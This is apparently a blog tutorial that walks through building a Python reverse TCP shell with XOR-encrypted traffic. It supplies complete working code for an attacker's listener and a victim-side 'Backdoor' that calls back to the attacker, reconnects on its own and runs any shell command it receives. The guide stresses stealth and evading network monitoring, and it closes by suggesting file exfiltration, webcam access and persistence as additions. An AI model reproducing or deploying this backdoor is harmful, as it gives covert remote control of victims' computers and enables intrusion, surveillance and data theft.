
- Published on
Reverse TCP shell with traffic encryption
Building a Robust Reverse TCP Shell in Python with XOR Encryption
Gaining control over a target system often involves establishing a reverse shell. In penetration testing and ethical hacking, a reverse shell lets the attacker execute system commands remotely on the victim’s machine.

In this guide, we’ll build a reverse TCP shell in Python that’s resilient and stealthy:
- It automatically reconnects if the connection drops.
- It uses XOR encryption to obfuscate traffic between attacker and victim.
What is a Shell?
A shell is an interface between the user and the system kernel. Normally, it accepts commands from the keyboard and forwards them to the OS.
In a cyberattack, however, a shell can be weaponized into a script that gives the attacker remote access to the victim’s system.
Reverse Shell vs Bind Shell
Bind Shell:
- The target opens a port and waits for a connection from the attacker.
- Requires the attacker to know the victim’s IP address and find an open port.
- Rare in modern attacks because firewalls usually block external connections.
 Bind shell
Reverse Shell:
- The attacker runs a listener.
- The victim connects back to the attacker, sending its shell over TCP.
- Much more common since it bypasses firewall restrictions (the outbound connection looks legitimate).
 Reverse shell
Why Encrypt Traffic?
By default, a TCP connection sends everything in plain text. Anyone monitoring the network can easily see:
- What commands are being sent.
- What responses are being returned.
To avoid detection, attackers must encrypt traffic between their machine and the victim’s system.
XOR Encryption
We’ll use XOR (exclusive OR) encryption. It’s simple but effective:
- Each character of the message is XORed with a character from a key.
- Applying XOR twice with the same key returns the original message.
Example (from Wikipedia):
 Source: Wikipedia
Attacker Side (Listener Script)
The listener runs on the attacker’s machine and waits for connections.
from socket import socket, AF_INET, SOCK_STREAM, SO_REUSEADDR, SOL_SOCKET

class Listener:
    def __init__(self, ip, port):
        self.listener = socket(AF_INET, SOCK_STREAM)
        self.listener.setsockopt(SOL_SOCKET, SO_REUSEADDR, 1)
        self.listener.bind((ip, port))
        self.listener.listen(0)
        print("[+] Listening on port", port)

        try:
            self.connection, address = self.listener.accept()
        except KeyboardInterrupt:
            exit("\n[!] Exiting...")

        print("[+] Connection from", address)
        self.key = self.connection.recv(1024).decode()
        self.cwd = self.x_recv()
- Waits for incoming connections.
- Receives the XOR key and victim’s current working directory.
XOR helper:
def str_xor(self, s1, s2):
    return "".join([chr(ord(c1) ^ ord(c2)) for c1, c2 in zip(s1, s2)])
Send & receive (with chunking + encryption):
def x_send(self, msg):
    encrypted = self.str_xor(msg, self.key).encode()
    self.connection.send(encrypted + b"done")

def x_recv(self):
    data = b""
    while not data.endswith(b"done"):
        data += self.connection.recv(1024)
    data = data[:-4].decode()
    return self.str_xor(data, self.key)
Command loop:
def run(self):
    while True:
        try:
            cmd = input(self.cwd + "> ")
            if not cmd.strip():
                continue
            self.x_send(cmd)
            r = self.x_recv()

            if cmd.startswith("cd "):
                self.cwd = r
            else:
                print(r)

        except KeyboardInterrupt:
            self.x_send("terminate")
            self.connection.close()
            exit()

listener = Listener("0.0.0.0", 5000)
listener.run()
Victim Side (Client Shell)
The client script runs on the victim’s machine.
Connection + key generation:
from socket import socket, AF_INET, SOCK_STREAM
from subprocess import Popen, PIPE, DEVNULL
import os, random, string, time

class Backdoor:
    def __init__(self, ip, port):
        self.IP = ip
        self.PORT = port

    def connect(self):
        try:
            self.connection = socket(AF_INET, SOCK_STREAM)
            self.connection.connect((self.IP, self.PORT))
            self.key = "".join(random.choice(
                string.ascii_letters + string.digits) for _ in range(1024))
            cwd = os.getcwd().replace("\\", "/")
            self.connection.send(self.key.encode())
            self.x_send(cwd)
        except Exception:
            time.sleep(2)
            self.connect()
Changing directory:
def chdir(self, dir):
    try:
        os.chdir(dir)
    except:
        pass
    return os.getcwd().replace("\\", "/")
Executing commands:
def exec_cmd(self, cmd):
    res = Popen(cmd, shell=True, stdout=PIPE, stderr=PIPE, stdin=DEVNULL)
    stdout = res.stdout.read().decode(errors="ignore").strip()
    stderr = res.stderr.read().decode(errors="ignore").strip()
    return stdout or stderr
Main loop:
def run(self):
    self.connect()
    while True:
        try:
            cmd = self.x_recv().split()
            if cmd[0] == "cd" and len(cmd) > 1:
                self.x_send(self.chdir(cmd[1]))
            elif cmd[0] == "terminate":
                self.connection.close()
                self.connect()
            else:
                self.x_send(self.exec_cmd(" ".join(cmd)))
        except:
            self.connect()

backdoor = Backdoor("localhost", 5000)
backdoor.run()
Conclusion
We’ve built a reverse TCP shell in Python that:
- Reconnects automatically if dropped.
- Encrypts traffic with XOR for stealth.
This is just a starting point — you could expand it to:
- Handle multiple victims with threading.
- Add custom commands (file exfiltration, webcam access, persistence, etc.).
👉 Full code available on GitHub.